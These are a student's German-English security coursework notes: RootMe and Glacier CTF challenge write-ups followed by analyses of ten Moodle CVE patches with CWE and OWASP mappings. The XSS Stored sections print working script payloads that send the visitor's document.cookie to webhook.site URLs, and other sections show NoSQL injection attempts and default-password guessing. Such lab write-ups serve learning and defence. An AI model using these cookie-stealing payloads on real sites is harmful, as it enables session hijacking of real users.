**1. RootMe Challenges**

**XSS Stored 1**

Webhook.site: Website bei der man beobachten kann von wo welche requests gemacht werden.

Über (unnötige) parameter am ende lässt sich damit der cookie übertragen.

didnt work:

# Let the Admin Post his own coockie for us to read

document.getElementsByName("message")[0].value=document.cookie;

document.getElementsByTagName("input")[0].value="test";

document.getElementsByTagName("input")[1].click();

# Making http request in skript

Skript content got posted as plain text

var coo = document.cookie;

var test =new MLHttpRequest();

test.open("GET",

"https://webhook.site/973773a7-efd8-4178-ba1a-9599c6d0c436?c="

+ coo;, false);

test.send(null);

worked:

<script>document.write("<img src=https://webhook.site/973773a7-efd8-4178-ba1a-9599c6d0c436/" + document.cookie + "></img>");</script>

**XSS Stored 2**

Textfeld aus XSS1 funktioniert nicht mehr, es gibt aber ein Status Feld

nach ewig langem rumptobieren:

Cookie: status="><script>document.write("<img src='https://webhook.site/f8d20ff5-bf2b-409b-8631-a83bc8446715/" + document.cookie + "'")</script>;

in Fiddler Composer.

"> am anfang, damit das skript durch kommt, ' (einzel hochkomma) da sonst die cookies zerschnitten werden

Admin Cookie dann einfach per document.cookie setzen

**HTTP - Open redirect**

link ersetzen funktioniert nicht

parameter h= "cryptic stuff"

Hash? -> Ausprobieren ergibt MD5

eigenen link hashen, einsetzen -> weiterleitung klappt, flag kurz zu sehen

per esc ladevorgang abbrechen, flag kopieren -> done

**HTTP - User-agent**

google how to set User agent

chrome -> 3 dots in inspect menu, more tools, network conditions,

use custom user-agent "admin" -> done

**HTTP - Headers**

Look at headers in Network Tab -> response Header "Header-RootMe-Admin: none" -> Replay request from fiddler composer -> set Header-RootMe-Admin: true -> Flag in Response -> done

**HTTP - Verb tampering**

google - verb tampering -> server may respond different to other http method -> rplay request from fillder composer, try different methods -> OPTIONS works -> flag in response -> done


**HTTP - weak password** –

> try some standard combnations like user: admin , pw:password/pw/admin -> admin admin works

2. CTF

**Glacier CTF**

Solved: Web Challenge **“FlagCoin1”** with weak password (user: admin, pw: password)



Solved after Time ran out:


**“FlagCoin2”**

Trying to insert own voucher, than redeem it


insert into voucher(code) values(test) -> test

Challenge provided source code -> flag is in voucher Message so we have to get the original voucher

NoSQL is used, db schema given, original voucher is worth 100 coins ->



\*, coins: 100 (wildcard, then look for coin number instead) -> didn’t work



{$gt: ""} GreaterThan function works in playground but not in ctf

/^a...z/ code begins with a...z -> tried A-Za-Z0-9 -> didn’t work

Looking at request in fiddler shows problems with “ inserted through the input field

Using the JS function instead ->

Chrome dev tools console:



Flag erhalten, allerdings nach Ende

**Climber:**




Tried looking for Flag in metadata -> didn’t work

Found out about “binwalk” with google -> binwalk --dd='.\*' glacier.jpg

-> Got 2 new images plus 2 weird .tiff files

Played with contrast/saturation/exposure etc in gimp -> sliding down “color threshold” produced:



Flag leider auch erst nach Ablauf der Zeit.


Rückblickend hätte ich mehr Zeit in den Glacier CTF investieren sollen. Hatte mich zuvor and Hitcon CTF versucht, allerdings war es dort schwierig die challanges überhauptertsmal zu starten.


Beim Glacier CTF gab es zu vielen challanges den source code, so dass man gezielter nach schwachstellen suchen konnte, was gerade für den Einsteig besser ist als drauf los zu raten.

**3. Known real-world software vulnerabilities**

**1. CVE-2022-40313**

Stored XSS and page denial of service risks due to recursive rendering in Mustache template helpers





Bei dieser Sicherheitslücke wurde ein Parameter hinzugefügt welcher unnötiges Lambda Rendering verhindert und so das XSS Risiko verringert.

CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Related to: A03:2021-Injection

Eine wichtige Lektion die man aus diese Sicherheitslücke ziehen kann ist, die verwendeten Templates genau zu prüfen und etwaige Schwachstellen auszubessern. Jedoch ist dies immer nur begrenzt möglich da zur Entwicklung nicht unbegrenzt Zeit zur Verfügung steht und sich Entwickler deshalb oft auf externen Code verlassen müssen.

**2. CVE-2022-45151**

## The stored-XSS vulnerability was discovered in Moodle which exists due to insufficient sanitization of user-supplied data in several "social" user profile fields. An attacker could inject and execute arbitrary HTML and script code in user's browser in context of vulnerable website.

## 

## Die Funktion “rawurlencode” ersetzt alle nicht-alphanumerischen Zeichen außer -\_.~ durch ein Prozentzeichen (%) gefolgt von zwei Hex-Werten. Dardurch werden eingeschleuste Skripte „zerstört“.

CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

## Related to: A03:2021-Injection

Könnte verhindert werden indem immer User Input überprüft wird. Dafür muss allerdings klar sein wo Userinput rein kommt, da man nicht jeden Parameter in jeder Methode kontrollieren kann.

**3. CVE-2022-40315**

## A limited SQL injection risk was identified in the "browse list of users" site administration page.

## 

## Die Suchkriterien werden nicht mehr direct übergeben sondern in felder aufgeteilt.


## [CWE-89](http://cwe.mitre.org/data/definitions/89.html) Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

## Related to: [A03:2021-Injection](https://owasp.org/Top10/A03_2021-Injection/)

Könnte verhindert werden indem immer User Input überprüft wird. Dafür muss allerdings klar sein wo Userinput rein kommt, da man nicht jeden Parameter in jeder Methode kontrollieren kann.

**4 CVE-2022-45150**

A reflected cross-site scripting vulnerability was discovered in Moodle. This flaw exists due to insufficient sanitization of user-supplied data in policy tool. An attacker can trick the victim to open a specially crafted link that executes an arbitrary HTML and script code in user's browser in context of vulnerable website. This vulnerability may allow an attacker to perform cross-site scripting (XSS) attacks to gain access potentially sensitive information and modification of web pages.



## Es wird geprüft, ob der Input javaskript enthält


CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

## Related to: A03:2021-Injection

Könnte verhindert werden indem immer User Input überprüft wird. Dafür muss allerdings klar sein wo Userinput rein kommt, da man nicht jeden Parameter in jeder Methode kontrollieren kann.

**5 CVE-2020-14320**

In Moodle before 3.9.1, 3.8.4 and 3.7.7, the filter in the admin task log required extra sanitizing to prevent a reflected XSS risk.



HTML Entities werden convertiert. Dardurch werden Skripte verworfen


CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

## Related to: A03:2021-Injection

Könnte verhindert werden indem immer User Input überprüft wird. Dafür muss allerdings klar sein wo Userinput rein kommt, da man nicht jeden Parameter in jeder Methode kontrollieren kann.

**6 CVE-2022-35653**

## A reflected XSS issue was identified in the LTI module of Moodle. The vulnerability exists due to insufficient sanitization of user-supplied data in the LTI module.



Quotes (“) warden nicht mehr durch “&quot” ersetzt. Dardurch funktioniert anscheinend die überprüfung in einer anderen funktion wieder.


CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

## Related to: A03:2021-Injection

Könnte vermutlich durch Unit- und Inntegrationtests verhindert werden, vorausgesetzt die Testdaten sind geeignet.

**7 CVE-2022-35651**

A stored XSS and blind SSRF vulnerability was found in Moodle, occurs due to insufficient sanitization of user-supplied data in the SCORM track details. A remote attacker can trick the victim to follow a specially crafted link and execute arbitrary HTML and script code in user's browser in context of vulnerable website to steal potentially sensitive information, change appearance of the web page, can perform phishing and drive-by-download attacks.



Die Funktion s() bereinigt anscheinend das Element. Wie genau konnte ich nicht herausfinden, da ich die funktion nicht gefunden habe


CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

## Related to: A03:2021-Injection

Könnte verhindert werden indem immer User Input überprüft oder bereinigt wird. Dafür muss allerdings klar sein wo Userinput rein kommt, da man nicht jeden Parameter in jeder Methode kontrollieren kann.

**8 CVE-2022-35649**

The vulnerability was found in Moodle, occurs due to improper input validation when parsing PostScript code. An omitted execution parameter results in a remote code execution risk for sites running GhostScript versions older than 9.50. Successful exploitation of this vulnerability may result in complete compromise of vulnerable system.



Laut Commit Messagelimitiert –dSAFER IO und OS Interaktionen. Ich konnte nichts Näheres dazu finden, aber es hört sich so an als würde man Code Injection an sich zulassen, aber verhindern, dass gefährliche Befehle ausgeführt werden. Das klingt eher suboptimal, da so weniger „gefährliche“ Befehle weiter ausgeführt werden können, mit denen man aber trotzdem schaden anrichten könnte.

[CWE-20](http://cwe.mitre.org/data/definitions/20.html) Improper Input Validation

CWE-94 Improper Control of Generation of Code ('Code Injection')


## Related to: A03:2021-Injection

Hier zeigt sich meienr Meinung nach, dass man beim Beheben von Sicherheitslücken enorm vorsichtig sein muss, da man sonnst Codestellen fälschlicherweise als abgesichert betrachtet.

Auch hier sollte jeglicher User Input validiert werden

**9 CVE-2021-32477**

The last time a user accessed the mobile app is displayed on their profile page, but should be restricted to users with the relevant capability (site administrators by default). Moodle versions 3.10 to 3.10.3 are affected



Hier wurde schlicht vergessen den AccessContext zu prüfen. Diese überprüfung wurde bei dem Fix hinzugefügt.


CWE-862 Missing Authorization  
CSE-200 Exposure of Sensitive Information to an Unauthorized Actor

Related to: A01:2021-Broken Access Control, A07:2021-Identification and Authentication Failures

Dieser Fehler könnte viele Gründe gehabt haben, z.B. mangelhafte Kommunikation oder Spezifikation. Der Entwickler der diese Stelle umgesetzt hat wusste evtl. nicht, dass diese Informationen nur bestimmten Nutzern angezeigt werden sollen. Gute Qualitätssicherung (Tests, Reviews etc) könnten so etwas verhindern.

**10 CVE-2022-0334**

A flaw was found in Moodle in versions 3.11 to 3.11.4, 3.10 to 3.10.8, 3.9 to 3.9.11 and earlier unsupported versions. Insufficient capability checks could lead to users accessing their grade report for courses where they did not have the required gradereport/user:view capability.



Hier wurde fälschlicherweise angenommen, dass jeder User Zugriff haben sollte. Das wurde durch eine zusätzliche Abfrage korrigiert.

CWE-668 Exposure of Resource to Wrong Sphere

CWE-863 Incorrect Authorization

Related to: A01:2021-Broken Access Control, A07:2021-Identification and Authentication Failures

Dieser Fehler könnte viele Gründe gehabt haben, z.B. mangelhafte Kommunikation oder Spezifikation. Der Entwickler der diese Stelle umgesetzt hat wusste evtl. nicht, dass diese Informationen nur bestimmten Nutzern angezeigt werden sollen. Gute Qualitätssicherung (Tests, Reviews etc) könnten so etwas verhindern.